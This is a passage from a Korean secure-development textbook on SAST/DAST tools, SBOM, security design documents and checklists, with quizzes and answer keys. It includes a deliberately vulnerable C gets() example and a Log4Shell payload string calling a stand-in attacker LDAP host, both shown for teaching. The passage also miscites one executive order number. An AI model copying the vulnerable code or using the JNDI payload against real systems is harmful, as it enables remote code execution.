  - 주요 기능 : 코드 품질 점검, 보안 취약점 탐지(OWASP Top 10, CWE 연계), CI/CD 파이프라인 통합
  - 활용 : 현장에서 Jenkins, GitHub Actions와 연계해 코드 푸시 시 자동 분석을 수행하는 경우가 많음
  - 사례 : 2024년, SonarQube가 GitHub Advanced Security와 통합 업데이트를 발표하며, 클라우드 개발환경에서 활용도가 높아짐 (출처 : InfoQ, 2024.12)
- **SpotBugs / FindSecurityBugs**
  - 특징 : Java 기반 프로젝트에서 많이 쓰이는 정적 분석 플러그인
  - 주요 기능 : SQL Injection, XSS, 취약한 암호화 탐지
  - 활용 : 전자정부프레임워크(Java 기반) 프로젝트에서 표준처럼 활용
  - 장점 : 오픈 소스이며 Eclipse/ IntelliJ 등 IDE 플러그인 바로 연동 가능

- Semgrep
  - 특징 : 최근 급부상한 정적 분석 도구로, 정규표현식 기반 규칙을 이용해 간단히 보안 정책을 만들 수 있음
  - 장점 : 속도가 빠르고, 온프레미스/클라우드/오픈소스를 모두 지원함
  - 사례 : 2023년 구글의 공급망 보안(Supply Chain Security) 프로젝트에 활용되며 글로벌 주목을 받음
- Yasca
  - 특징 : 다중 언어 지원 정적 분석 통합 플랫폼
  - 주요 기능 : 보안 취약점·코드 품질·성능 분석, 외부 도구 (FindBugs, PMD[10], RATS[11]) 통합 활용, 15개 이상 프로그래밍 언어 지원
  - 활용 : 대규모 엔터프라이즈 프로젝트의 종합 코드 품질 관리 및 레거시 시스템 보안 점검
  - 장점 : 오픈소스이며 명령행 도구로 CI/CD 파이프라인 연동 용이, 플러그인 아키텍처로 확장성 우수, HTML/CSV/XML 등 다양한 보고서 형식 지원
- Snyk Code
  - 특징 : 개발자 중심의 실시간 AI 기반 SAST 도구
  - 주요 기능 : 실시간 취약점 스캐닝, AI 기반 자동 수정 제안, 오픈소스 종속성 취약점 통합 분석
  - 활용 : DevSecOps 환경에서 개발 속도 저하 없는 보안 검증, Stack Overflow 2024 조사에서 개발자들이 선택한 AI 코드 보안 도구
  - 장점 : IDE(Integrated Development Environment) 플러그인으로 실시간 피드백 제공, 낮은 오탐률

10) PMD(Programming Mistake Detector)
11) RATS(Rough Auditing Tool for Security)

■ 대표적인 동적 분석 도구 (DAST)

○ OWASP ZAP


- ❖ 특징 : 가장 널리 쓰이는 오픈소스 웹 취약점 스캐너, 무료
- ❖ 주요 기능 : 크롤링(Crawling), SQL Injection, XSS, 세션 관리 취약점 탐지
- ❖ 활용 : 보안팀 없는 개발 조직에서도 쉽게 사용 가능 → 교육용/실습용 활용 사례 다수
- ❖ 사례 : 2023년 영국 정부 기관이 OWASP ZAP을 활용한 웹 보안 점검 프로그램을 공식 지원한다는 기사가 있음 (출처 : TechRadar, 2023)

○ Burp Suite

- ❖ 특징 : 모의해킹 및 보안테스트 업계 표준 도구
- ❖ 주요 기능 : 트래픽 가로채기, 수동/자동 공격 시뮬레이션, 플러그인 확장
- ❖ 활용 : 한국 포함 전 세계 보안관제/모의해킹 프로젝트에 사실상 표준
- ❖ 사례 : 2024년 Burp Suite 개발사 PortSwigger가 AI 기반 취약점 탐지 기능을 공개해 보도된 바 있음

■ 도구별 효과 분석

〈 주요 보안도구별 OWASP Top 10 취약점 검출 수량 비교[12] 〉



12) Qadir, S., Motla, Y. H., Sayeed, R., Ahmad, M., Nawab, R. M. A., & Khan, M. U. G. (2025). Comparative evaluation of approaches & tools for effective security testing of Web applications. PeerJ Computer Science, 11, e2821.

❖ 75개 실제 웹애플리케이션을 대상으로 한 PMC 2025 연구 결과로, 색상이 진할수록 더 많은 취약점을 검출했음을 의미하며, 각 셀의 숫자는 실제 검출된 취약점 개수를 나타냄

○ **주요 내용**

- Yasca (SAST) : 인젝션 공격 탐지에서 가장 높은 성능(17,748건)
- OWASP ZAP (DAST) : 보안 설정 오류 탐지에서 최상위 성능(10,294건)
- DAST 도구 : 접근제어, 설계 결함 검출에 강점
- SAST 도구 : 코드 레벨 취약점(인젝션, 암호화 등)에 특화

■ 통합 환경에서의 활용

○ CI/CD 파이프라인 연계 : Jenkins, GitHub Actions, GitLab CI와 연동해 코드가 배포되기 전 자동으로 점검

○ DevSecOps : 보안 점검을 배포 파이프라인에 자연스럽게 녹여, 개발 속도를 늦추지 않으면서 보안 품질을 확보

○ 사례 : IPS 엔진을 개발하면서 SonarQube를 GitHub와 연동해 Pull Request마다 취약점 리포트를 확인하도록 한 결과, QA 단계에서 발견되던 취약점 수가 절반 이상 줄어든 바 있음

■ 실제 사례

사례	도구	내용	효과
금융사 A사	SonarQube + Jenkins	배포 전 정적 분석 자동화	릴리즈(release) 지연 20% 감소
글로벌 보안사 B사	Burp Suite	클라우드 API 침투 테스트	신규 API출시 안정성 확보
국내 공공기관	OWASP ZAP	전자정부 웹서비스 보안 점검	반복적 진단 자동화, 비용 절감
구글 (2023)	Semgrep	오픈소스 공급망 코드 점검	공급망 공격 대응 체계 강화

■ 주요 취약점의 실전 코드 분석 및 개선 예시

○ 버퍼 오버플로우(Buffer Overflow) : 취약 코드 vs 안전 코드

❖ 개요 : 버퍼 오버플로우는 고정 길이 메모리 공간(buffer)을 초과하는 데이터가 입력될 때 발생하며, 스택 훼손·비정상 종료·임의 코드 실행 등 치명적 결과로 이어질 수 있다.

❖ 취약 코드 예시 : 아래 코드는 입력 데이터의 길이를 확인하지 않고 그대로 버퍼에 저장하여 프로세스 크래시 또는 임의 코드 실행 가능성이 있다.

```
#include <stdio.h>

int main() {
    char buf[32];

    // gets()는 입력 길이 제한이 없어 매우 위험함
    gets(buf);        // 취약 지점
    printf("input: %s\n", buf);

    return 0;
}
```

❖ 문제점 분석

- gets() 사용: CWE-242(Use of Inherently Dangerous Function)의 대표적인 예인 gets() 함수
- 경계 검사(boundary check) 미흡: 사용자 입력이 32바이트를 초과하면 스택 메모리가 덮어 써지게 된다.
- 실제 사고 사례: 여러 CVE에서 이러한 입력 무제한 함수가 공격 벡터로 활용됨

❖ 안전 코드 예시

- 입력 길이를 반드시 제한하고, NULL 종료 보장, 경계 검사 기능이 있는 API(길이 기반 API) 사용으로 보호한다.

```
#include <stdio.h>

int main() {
    char buf[32];

    // fgets()는 입력 길이를 제한할 수 있어 안전한 함수
    if (fgets(buf, sizeof(buf), stdin) == NULL) {
        return 1;    // 입력 오류 처리
    }

    buf[sizeof(buf) - 1] = '\0'; // 널 보장
    printf("input: %s\n", buf);

    return 0;
}
```

❖ 개선 요약

- 위험 함수 (gets, scanf, strcpy 등)는 사용을 제한해야 한다.
- 입력 크기 제한을 코드 수준에서 반드시 제한되어야 한다.
- 항상 NULL 종료를 보장해야 한다.
- 버퍼 크기보다 작은 크기로만 복사해야 한다.
- 이러한 취약점은 SAST 도구로 탐지가 가능하다.

○ **취약한 오픈소스 버전(Log4j) 패치 흐름 예시**

❖ 개요

- 오픈소스 소프트웨어(OSS)는 널리 사용되는 만큼 취약점 공개 시 즉각적인 패치가 필수이다.
- Log4j JNDI 취약점(CVE-2021-44228)은 Log4j version 2 계열에서 발견된 원격 코드 실행(RCE) 취약점으로, 수많은 인터넷 서비스에 영향을 주며 대규모 보안 사고를 유발했다.

- 실제 대응의 핵심은

  1. SCA 도구로 취약한 버전을 식별하고
  2. 안전한 패치 버전으로 업그레이드하며
  3. DevSecOps 파이프라인에 종속성 자동 점검을 통합하는 것이다.

❖ Log4J-JNDI RCE (Log4Shell) 취약점 흐름

- 취약한 코드 및 구성

  Log4j-core 2.0~2.14.1 버전에서는 로그 메시지 내부의 ${...} 패턴을 해석할 때 JNDI Lookup이 자동으로 수행된다. 예를 들어, 외부 입력이 그대로 로깅 코드로 전달되는 경우:

```
// 공격자가 입력한 문자열을 그대로 로깅
logger.error("User input: " + userInput);
// 또는
logger.error("User input: {}", userInput);
// userInput에 ${jndi:ldap://attacker.com/a} 포함 가능
```

  위와 같이 문자열 연결(+) 여부와 관계없이, userInput에 ${jndi:ldap://..} 패턴이 포함되면 Log4j는 이를 해석하는 과정에서 JNDI Lookup을 수행한다.

❖ 문제점

- ${jndi:ldap://attacker.com/...} 와 같은 패턴이 로그 메시지에 포함되면, Log4j가 JNDI를 통해 공격자가 제어하는 LDAP 서버에 접속, LDAP 응답에 포함된 악성 객체/ 클래스 참조를 읽어와 원격 코드 실행(RCE)으로 이어질 수 있다.

  - 이 취약점으로, 글로벌 서비스 장애, 기업 서버 대량 침해로 이어진 역사적 대형사고 사례로 기록되었다.

- 개선된 안전 버전 또는 대응 조치

  - 패치 버전으로 업그레이드

    2.15.0 : 초기 패치버전이나 불완전하다.

    2.16.0 : JNDI 기본 비활성화 및 메시지 Lookup 제거가 적용되었다.

    2.17.x : 추가 취약점을 해결한 안정 버전으로 사용이 권장된다.

- 개선 원칙 요약
  - 취약한 OSS 버전 사용 여부를 SCA 도구로 지속적 점검해야 한다.
  - 패치 공지 시 즉시 갱신해야 한다.
  - DevSecOps 파이프라인에 종속성 자동 점검을 반드시 포함해야 한다.

■ SBOM (Software Bill of Materials)의 중요성

○ SBOM 이란?

❖ SBOM(Software Bill of Materials)은 소프트웨어를 구성하는 라이브러리·오픈소스·패키지의 이름, 버전, 라이선스, 공급자 정보를 체계적으로 정리한 소프트웨어 부품 명세서이다.

❖ 구성요소의 출처와 버전을 명확히 관리하여, 시스템 내부의 오픈소스·서드파티 라이브러리를 한눈에 파악할 수 있다.

○ 사례: Log4j 취약점 대응 지연

❖ Log4j 취약점(CVE-2021-44228) 대응 과정에서 많은 조직이 “우리 시스템이 어떤 오픈소스를 사용하고 있는지” 즉시 파악하지 못해 조치가 지연되는 문제가 드러났다.

❖ 이는 단순한 개발 이슈가 아니라, 소프트웨어 공급망(Supply Chain) 전체의 가시성이 부족함을 보여주는 대표 사례이다.

❖ SBOM이 존재하면 신규 취약점이 공개될 때 해당 구성요소가 시스템에 포함되어 있는지 즉시 확인할 수 있어 대규모 사고 대응 시간을 획기적으로 단축할 수 있다.

○ **글로벌 동향(현황)**

❖ 미국 행정명령 EO 140128 이후, 연방정부·민간 기업 모두 SBOM 제출 요구가 빠르게 확산되고 있다.

❖ 국내에서도 SW 공급망 보안의 중요성이 강조되며, 주요 공공기관과 대기업을 중심으로 SBOM 관리 체계 도입이 증가하는 추세이다.

○ **왜 중요한가 ? (DevSecOps 관점)**

❖ SBOM은 DevSecOps 파이프라인의 빌드-배포-운영 전 과정에서 구성요소의 투명성을 확보하는 핵심 자료이다.

❖ 코드보안(SAST/DAST)이 개발자가 작성한 코드의 취약점을 점검한다면, SBOM은 개발자가 사용한 오픈소스·서드파티 라이브러리의 안정성을 보장한다.

❖ 결과적으로 SBOM은 공급망 공격을 예방하고 전체 소프트웨어 보안성을 높이는 기반이 된다.

핵심 요약

정적 분석(SAST)	• 소스코드 단계에서 취약점 탐지, SonarQube, SpotBugs, Semgrep
동적 분석(DAST)	• 실행 중 애플리케이션 점검, OWASP ZAP, Burp Suite
주요 취약점 실전 분석	• 대표 취약점 실전 코드 예시, 개선 절차와 수정 방법 제공
SBOM	• 소프트웨어 구성요소의 투명성 확보
활용 방향	• CI/CD 파이프라인 통합해 자동 점검, DevSecOps 문화 정착
사례	• 금융, 공공, 글로벌 기업에서 실제로 활용되어 보안사고 예방 효과 입증

확인 문제

01 다음 중 정적 분석(SAST) 도구에 해당하는 것은?

① SonarQube
② OWASP ZAP
③ Burp Suite
④ Nikto

02 동적 분석(DAST) 도구 중 오픈소스로 무료 제공되며, 교육과 실무에서 모두 활용되는 대표 도구는?

① Burp Suite
② OWASP ZAP
③ Semgrep
④ FindSecurityBugs

03 최근 공급망 보안 점검에 활용되며 구글에서도 사용 사례가 보도된 도구는?

① SpotBugs
② SonarQube
③ Semgrep
④ BurpSuite

04 정적 분석(SAST)와 동적 분석(DAST)의 관계를 한 단어로 표현하시오.

답 _____

05 웹 애플리케이션에서 가장 많이 사용되는 오픈소스 동적 분석(DAST) 도구 이름은?

답 _____

정답 01 ① 02 ② 03 ③ 04 상호보완 05 OWASP ZAP

4 보안 설계 문서의 중요성

학습 목표

- 보안 설계 문서가 왜 필요한지 이해한다.
- 소프트웨어 설계 문서와의 차이를 구분할 수 있다.
- 보안 설계 문서가 실무에 주는 효과와 가치를 설명할 수 있다.

■ 보안 설계 문서의 개념

○ '보안 설계 문서'는 소프트웨어 개발 과정에서 보안 요구사항을 구체화한 문서로, SRS(Software Requirements Specification)[13]가 "무엇을 할 것인가"를 기술한다면 보안 설계 문서는 "어떤 보안 통제와 기준으로 구현할 것인가"를 명시한다.

❖ 예) 로그인 기능

- 비밀번호는 최소 12자, 복잡도 정책 적용
- 저장 시 PBKDF2/Argon2 등 권고 알고리즘 및 솔트·라운드 정책 명시
- 로그인 실패 5회 초과 시 계정 보호(지연·락·MFA 재인증 등)

이러한 항목이 '요구·설계·구현·테스트(검증)'까지 추적 가능하게 문서화되어야 한다. 국내 가이드는 설계 보안설계 기준과 적용계획서·산출물 예시를 부록으로 제공해 실무 작성에 바로 활용할 수 있게 한다.

■ 왜 중요한가?

○ **사전 예방(Shift-left)**

❖ 보안 설계 문서가 없다면 보안 요구사항이 개발 과정에서 누락되기 쉬우며, 보안 결함은 구현 이후 발견될 경우 수정 비용이 급격히 늘어난다. 문서로 정리해두면 개발 초기 단계에서부터 일관된 기준을 적용할 수 있다.

○ **책임 명확화**

❖ 설계 단계에서 보안 요구사항을 문서화하면, 보안 기능이 모호하게 구현되는 것을 방지할 수 있다. 또한 프로젝트 참여자(기획자, 개발자, QA, 보안담당자) 간 책임과 역할 분담이 명확해진다.

13) 소프트웨어 요구 명세서

○ **표준·규제 대응**

❖ 국내외 보안 인증(ISMS-P, ISO/IEC 27001 등)은 '보안 요구사항이 문서로 정의되어 있는지'를 주요 심사 항목으로 삼는다. 보안 설계 문서는 이러한 규제·감사에 대응할 수 있는 공식 근거 자료가 된다.

❖ 주요 표준 및 규제 요구사항 :

- NIST SP 800-218(Secure Software Development Framework) : 소프트웨어 개발 전반에서 보안 요구사항을 명시적으로 표현하고 문서화하는 것을 SSDF[14]의 핵심 실천 항목으로 규정하고 있다.
- ISO/IEC 27001 : '보안 요구사항 정의와 설계 및 구현사항의 문서화'는 인증 심사의 필수 항목이다.
- ISMS-P : 정보시스템 도입·개발·변경 시 보안 요구사항을 명확히 정의하고 설계 단계부터 반영하는 것을 의무화

○ **유지보수 효율-품질 안정성**

❖ 보안 설계 문서는 신규 투입 입력에게 보안 통제의 의도와 범위를 빠르게 전달한다. 또한 분석-설계 산출물 기반의 진단 – 공동리뷰 - 종료까지의 개선 사이클이 정립되어 있어, 품질 안정성이 높아진다.

■ 실제 경험에서 얻은 교훈

○ 현장에서 겪은 경험으로, 보안 설계 문서가 미흡했던 프로젝트는 보안 취약점이 뒤늦게 발견되어 긴급 대응이 반복되는 경우가 많았다. 반면 보안 설계 문서를 체계적으로 갖춘 프로젝트는 초기에 시간은 더 들었지만, 결과적으로 품질과 안정성이 훨씬 높았다.

○ 특히 금융권이나 공공기관 프로젝트에서는 설계 문서에 보안 요구사항을 명확히 기재하지 않으면 사업 심사에서 탈락하는 경우도 있었다. 이처럼 보안 설계 문서는 '문서가 있으면 좋다' 수준이 아니라, 사실상 프로젝트 성공을 좌우하는 조건이 된다.

14) SSDF(Secure Software Development Framework) : 미국 국립표준기술연구소(NIST)의 권고·정의한 프레임워크로, 소프트웨어 개발 수명주기 전반에 보안을 체계적으로 통합해 취약점의 예방·탐지·수정 등 보안 실천을 규정

핵심 요약

개념	• 보안 요구사항을 구체적으로 설계 문서에 반영한 것
필요성	• 사전 예방, 책임 명확화, 규제 대응, 유지보수 효율성
효과	• 보안 요구사항 누락 방지, 감사-인증 대응, 안정적 서비스 제공

확인 문제

01 보안 설계 문서가 일반 기능 명세서와 다른 점은 무엇인가?

① UI 디자인 상세 설명
② 테스트 케이스 정의
③ 보안 요구사항 구체화
④ 코드 스타일 규칙

02 보안 설계 문서가 제공하는 효과로 옳지 않은 것은?

① 책임 명확화
② 보안 요구사항 누락 방지
③ 유지보수 효율성 확보
④ 개발 속도를 무조건 단축

03 다음 중 보안 설계 문서에 반드시 포함되어야 하는 항목은 무엇인가?

① 개발자 개인별 코딩 스타일
② 사용자 UI 색상 팔레트
③ 암호화 알고리즘 적용 방식
④ 배포 일정 세부 계획

04 보안 설계 문서가 규제 대응에서 중요한 이유를 한 단어로 쓰시오.

답 _____

05 보안 설계 문서가 프로젝트 참여자 간 역할과 책임을 명확히 해주는 효과를 한 단어로 쓰시오.

답 _____

정답 01 ③ 02 ④ 03 ③ 04 근거 05 분담

5 사례·예시로 보는 설계 문서

학습 목표

- 보안 설계 문서가 실제 프로젝트에서 어떻게 작성되는지 이해한다.
- 대표적인 보안 요구사항을 문서화한 사례를 학습한다.
- 실무에서 활용 가능한 설계 문서 양식과 작성 방법을 익힌다.
- 최신 규제 변화와 차세대 보안 기술을 반영한 설계 방법을 습득한다.
- 다양한 산업 분야 보안 설계 특화 요구사항을 파악한다.

■ 보안 설계 문서의 구성요소

○ 기본구조 : 일반적인 소프트웨어 설계 문서(SDD, Software Design Document)에 보안 항목을 포함하면 다음과 같이 정리 할 수 있다.

❖ **보안 요구사항 명세**

- 기능적 보안 요구사항 : 인증, 인가, 암호화, 로깅 등
- 비기능적 보안 요구사항 : 성능, 가용성, 확장성 등
- 규제 준수 요구사항 : 개인정보보호법, 정보통신망법, 산업별 규제 등

❖ **보안 아키텍처 설계**

- 제로트러스트 원칙 적용 설계
- Defense in Depth 다층 보안 구조
- 보안 컴포넌트 간 연동 설계

❖ **위험 분석 및 대응방안**

- 위협 모델링(STRIDE, PASTA[15] 방법론)
- 취약점 평가 결과 반영
- 보안 통제 조치 설계

15) PASTA(Process for Attack Simulation and Threat Analysis) : 공격 시나리오 기반 시뮬레이션과 위험 중심 분석을 통해 기술적 취약점과 비즈니스 리스크를 연결·평가하는 7단계 위협 모델링 방법론

❖ DevSecOps 통합 설계

- CI/CD 파이프라인 보안 검증 단계
- 컨테이너 보안 설계(Kubernetes, Docker)
- IaC(Infrastructure as Code) 보안 정책

○ 보안 항목의 이해를 위한 설명과 예시이다.

항목	설명	예시
인증 (Authentication)	사용자의 신원을 확인하는 방식 정의	• OAuth 2.0 기반 인증 적용, 다중인증(MFA) 지원
접근 제어 (Authorization)	사용자 권한 및 리소스 접근 규칙	• 관리자는 모든 데이터 접근 가능, 일반 사용자는 본인 데이터만 접근
암호화 (Encryption)	저장/전송 데이터 보호 방식	• 비밀번호는 Argon2 기반 해시 저장, 전송은 TLS 1.3 사용
입력값 검증 (Input Validation)	외부 입력 처리 규칙	• SQL 쿼리 시 Prepared Statement 적용
로깅 및 검사 (Logging & Audit)	보안 이벤트 기록 및 추적성 확보	• 로그는 중앙 서버에 전송, 관리자 접근 로그 1년 보관
예외 처리 (Exception Handling)	오류 메시지 관리	• 사용자 화면에 시스템 내부 정보 노출 금지

■ 실제 사례

○ **금융권 프로젝트**

❖ **배경 : 모바일 뱅킹 시스템 신규 구축**

❖ **보안 설계 문서 주요 내용**

1. 인증 체계

- 전자서명 + 생체인증 조합, OTP 또는 SMS 인증
- 적응형 인증 : AI 기반 이상행위 탐지로 추가 인증 요구

2. 암호화 설계

- 저장 암호화 : 계좌번호-주민번호는 AES-256 적용
- 전송 암호화 : TLS 1.3 + Perfect Forward Secrecy
- 키 관리 : HSM(Hardware Security Module) 기반 키 생성 및 보관

3. 로깅 및 모니터링

- 실시간 모니터링 : SIEM 연동으로 24/7 감시
- 이상 거래 탐지 : ML(Machine Learning) 기반 패턴 분석
- 로그 보관 : 5년간 무결성 보장 저장 (블록체인 해시 검증)

4. 클라우드 보안 설계

- 멀티 클라우드 아키텍처로 가용성 확보
- 데이터 주권 준수를 위한 국내 리전 사용
- CSPM(Cloud Security Posture Management) 도입

❖ **효과** : 금융감독원 보안 심사통과, 운영 초기에 발생할 수 있는 보안 사고 예방, 자율보안 평가 최우수 등급 획득

○ **공공기관 웹서비스**

❖ **배경 : 전자정부 민원 처리 시스템(정부 디지털 플랫폼)**

❖ **보안 설계 문서 주요 내용**

- 입력값 검증 : 모든 입력 필드에 화이트리스트 검증 적용
- 세션 관리 : 세션 타임아웃 10-15분 권고*, 쿠키 보안 플래그 적용
- 접근 제어 : 민감 데이터 접근은 RBAC(Role-Based Access Control) 기반

❖ **효과 :** 모의해킹 점검에서 주요 웹 취약점(SQLi, XSS) 미발견

세션 타임아웃은 일반적으로 10~15분 수준으로 권고되나, 적용 대상 및 보안 영향도에 따라 기관별로 다르게 설정될 수 있다.

○ **제조업 IoT 시스템 사례**

❖ **배경 : 스마트팩토리 MES(Manufacturing Execution System) 구축**

❖ **보안 설계 문서 주요 내용**

- OT 보안설계 : 네트워크 분리(IT-OT간 DMZ 구간 설정), 산업제어 시스템 (IEC 61850) 표준 준수, 경량화 암호화 알고리즘 적용
- 실시간 모니터링 : 이상탐지, ICS-CERT 위협 인텔리전스 연동

❖ **효과** : 생산라인 가동률 99.7% 유지, 사이버 공격 조기 차단 100% 달성

■ 보안 설계 문서 예시 템플릿

○ 보안 목표명세서 예시 템플릿[16]

```
# 보안 목표명세서 문서

## 프로젝트 정보
- 프로젝트명:
- 작성일자:
- 작성자:
- 승인자:
- 버전:

## 적용 표준 및 규제
- [ ] 개인정보보호법
- [ ] 정보통신망 이용촉진 및 정보보호 등에 관한 법률
- [ ] 전자금융감독규정 (2024.2 개정)
- [ ] ISO 27001:2022
- [ ] NIST Cybersecurity Framework 2.0
- [ ] OWASP Top 10 2021
```

○ 보안 요구사항 매트릭스

보안 요구사항	중요도	구현방법	검증방법	담당자
인증	높음	MFA + 생체 인증	침투테스트	보안팀
데이터 암호화	높음	AES-256-GCM	암호화 검증	개발팀
접근 제어	높음	RBAC + ABAC	권한 매트릭스 검토	보안팀
로그 관리	중간	SIEM 연동	로그 무결성 검증	운영팀

※ 권한 매트릭스 예시

기능	관리자(Admin)	운영자(Ops)	사용자(User)	비회원(Guest)
게시글 읽기	O	O	O	O
게시글 작성	O	O	O	X
권한 변경	O	X	X	X

16) KISIA. (2025). 국가용 보안요구사항 V3.0 기반의 국내용 보안목표명세서 작성 템플릿 V1.0.

제로트러스트 아키텍처 설계

- 제로트러스트는 “아무도 신뢰하지 않고, 항상 검증한다(never trust, always verify)”는 원칙에 기반한 보안 모델이다.
- 네트워크 내부 사용자라 하더라도 예외 없이 검증을 거쳐야하며, 사용자-디바이스-애플리케이션-데이터 모두 지속적으로 인증과 권한 검증을 수행한다. 이를 통해 공격자가 내부에 침투하더라도 “lateral movement(내부 확산 공격)”을 방지할 수 있다.
- 즉, 기존의 경계방어(방화벽 중심) 방식이 아닌 정체성·디바이스·네트워크·데이터를 통합적으로 제어하는 아키텍처를 지향하는 것이 특징이다.
- 아래는 제로트러스트 설계를 위한 구성요소 예시이다.

제로트러스트 구성요소

1. Identity Verification
   - 다단계 인증 (MFA)
   - 지속적 인증 갱신

2. Device Security
   - 디바이스 인증서 기반 검증
   - EDR(Endpoint Detection Response)

3. Network Microsegmentation
   - 소프트웨어 정의 경계(SDP)
   - East-West 트래픽 암호화

4. Data Protection
   - 데이터 분류 및 라벨링
   - 권한 기반 데이터 액세스 제어

DevSecOps 파이프라인 보안 설계

- DevSecOps 파이프라인 보안은 개발·운영·보안을 자동화된 파이프라인에 내재화하는 방식이다.
- 코드 작성 단계에서는 정적 분석(SAST)을 통해 보안 약점을 조기 발견하고, 빌드/컨테이너 단계에서는 이미지 취약점(Trivy 등)을 수행한다. 배포 직전에는 동적 분석(DAST) 및 모의해킹 도구로 검증하며, 배포 이후에는 모니터링과 로그 무결성 검증을 통해 보안성을 유지한다.
- 즉, 보안을 사후 점검으로만 처리하지 않고 소프트웨어 개발 생명주기 전 과정에 내재화하여, 운영단계 보안 사고를 최소화하고 비용을 절감하는 효과를 얻을 수 있다.
- 아래는 DevSecOps 파이프라인을 GitLab에 구축하는 예시이다.

```
# GitLab CI/CD 보안 파이프라인 예시
stages:
  - security_scan
  - build
  - security_test
  - deploy

static_security_scan:
  stage: security_scan
  script:
    - sonarqube-scanner
    - bandit -r . -f json -o bandit-report.json
    - safety check —json
    - syft . -o cyclonedx    # SBOM 생성
    - cosign sign myimage    # 컨테이너 이미지 서명

container_security_scan:
  stage: security_test
  script:
    - trivy image $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA
    - docker run --rm -v /var/run/docker.sock:/var/run/docker.sock \
      aquasec/trivy $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA

dynamic_security_test:
  stage: security_test
  script:
    - zap-baseline.py -t $TARGET_URL -J zap-report.json
```

○ 산업별 보안 요구사항 매트릭스

산업분야	핵심 규제	주요 보안 요구사항	특화 기술
금융	전자금융감독규정	• 다단계 인증 • 실시간 모니터링 • 5년 로그 보관	HSM(Hardware Security Module), 블록체인
의료	의료법, HIPAA 개인정보보호법	• 환자정보 암호화 • 의료진 인증 • 감사 추적	HL7 FHIR(Fast Healthcare Interoperability Resource)[17], Break-glass
공공	전자정부법, 개인정보보호법	• 접근성 준수 • 오픈소스 활용 • 클라우드 우선	SAML(Security Assertion Markup Language), OAuth 2.0
제조	산업기술보호법, IEC 62443	• OT/IT 분리 • 산업제어시스템 보안 • 실시간 모니터링	IEC 61850, 경량 암호화
교육	교육정보보호법, COPPA, FERPA(Family Educational Rights and Privacy Act)[18]	• 학습자 정보 보호 • 연령별 접근 제어 • 학부모 동의 관리	e-Learning 보안 API

17) HL7(Health Level 7)은 의료시스템 성능 개선 및 임상·행정 데이터 전송을 위한 글로벌 표준이며, FHIR(Fast Healthcare Interoperability Resources)은 HL7에서 개발한 차세대 의료정보 표준 프레임워크
18) 가족 교육권 및 개인정보보호법으로 학생의 교육 기록 개인정보를 보호하는 미국 연방법

핵심 요약

문서화 목적	• 보안 요구사항을 구체적으로 기록해 누락 방지
사례	• 금융권·공공기관 프로젝트 모두 설계 문서를 기반으로 심사–점검 통과
활용	• 실제 운영·유지보수 단계에서도 참고 자료로 유용
템플릿	• 인증, 권한, 암호화, 입력 검증, 로깅, 예외 처리 항목 필수 포함

확인 문제

01 보안 설계 문서에 반드시 포함되어야 할 항목이 아닌 것은?

① 인증 방식
② UI 색상 규칙
③ 입력값 검증
④ 데이터 암호화

02 금융권 프로젝트 보안 설계 문서에서 가장 중요하게 다루어지는 요소는?

① 광고 모듈 삽입
② 로그 보관 기간
③ UI 폰트 크기
④ 코드 스타일

03 보안 설계 문서를 작성할 때 가장 큰 장점으로 올바른 것은?

① 개발 속도 단축
② 보안 요구사항 누락 방지
③ 코드 라인 수 감소
④ UI 일관성 확보

04 보안 설계 문서에서 '화이트리스트 검증'이 주로 적용되는 영역은?

답 _____

05 보안 설계 문서의 로깅 항목에서 반드시 기록해야 할 이벤트 한 가지를 쓰시오.

답 _____

정답 01 ② 02 ② 03 ② 04 입력값 05 관리 로그인

6 보안 항목 체크리스트

학습 목표

- 보안 항목 체크리스트의 목적과 필요성을 이해한다.
- 소프트웨어 개발 과정에서 점검해야 할 핵심 보안 항목을 체계적으로 익힌다.
- 실제 프로젝트에 활용 가능한 체크리스트 예시를 작성할 수 있다.
- 최신 보안 동향을 반영한 실무 적용 능력을 배양한다.

■ 보안 항목 체크리스트의 필요성

○ 보안 항목 체크 리스트는 개발 과정에서 빠짐없이 보안 요구사항을 점검하기 위한 도구이다.

- 사람이 기억만으로 모든 보안 규칙을 적용하기는 어렵다.
- 체크리스트를 활용하면, 반복적이고 일관된 점검이 가능하다.
- ISMS-P, ISO/IEC 27001, OWASP Top 10, 행안부「소프트웨어 개발보안 가이드」 등에서도 점검 항목을 기반으로 한 검증을 권장한다.
  → 이는 개발자 실수 최소화와 일관성 확보를 위한 국제·국내 공통 원칙이다.

⇒ 실무에서 체크리스트는 보안팀만이 아니라, 개발자 스스로 자가 점검하는 도구로 활용되어야 한다.

○ 현실적 필요성

- 사이버 침해사고 급증 : 2024년 국내 침해사고 신고 건수 전년 대비 48% 증가
- 사이버해킹 비중 증가 : 전체 침해사고의 56%가 서버해킹으로 발생
- 중소기업 취약성 : 랜섬웨어 피해의 94%가 중견·중소기업에 집중

■ 보안 항목 체크리스트 주요 영역

구분	점검 항목	설명 / 예시
입력값 검증	SQL Injection 방지	Prepared Statement 사용, ORM Parameter Binding
	XSS 방지	출력 시 HTML Encoding, 화이트리스트 기반 검증
인증(Authentication)	비밀번호 정책	최소 12자, 대문자·소문자·숫자·특수문자 조합
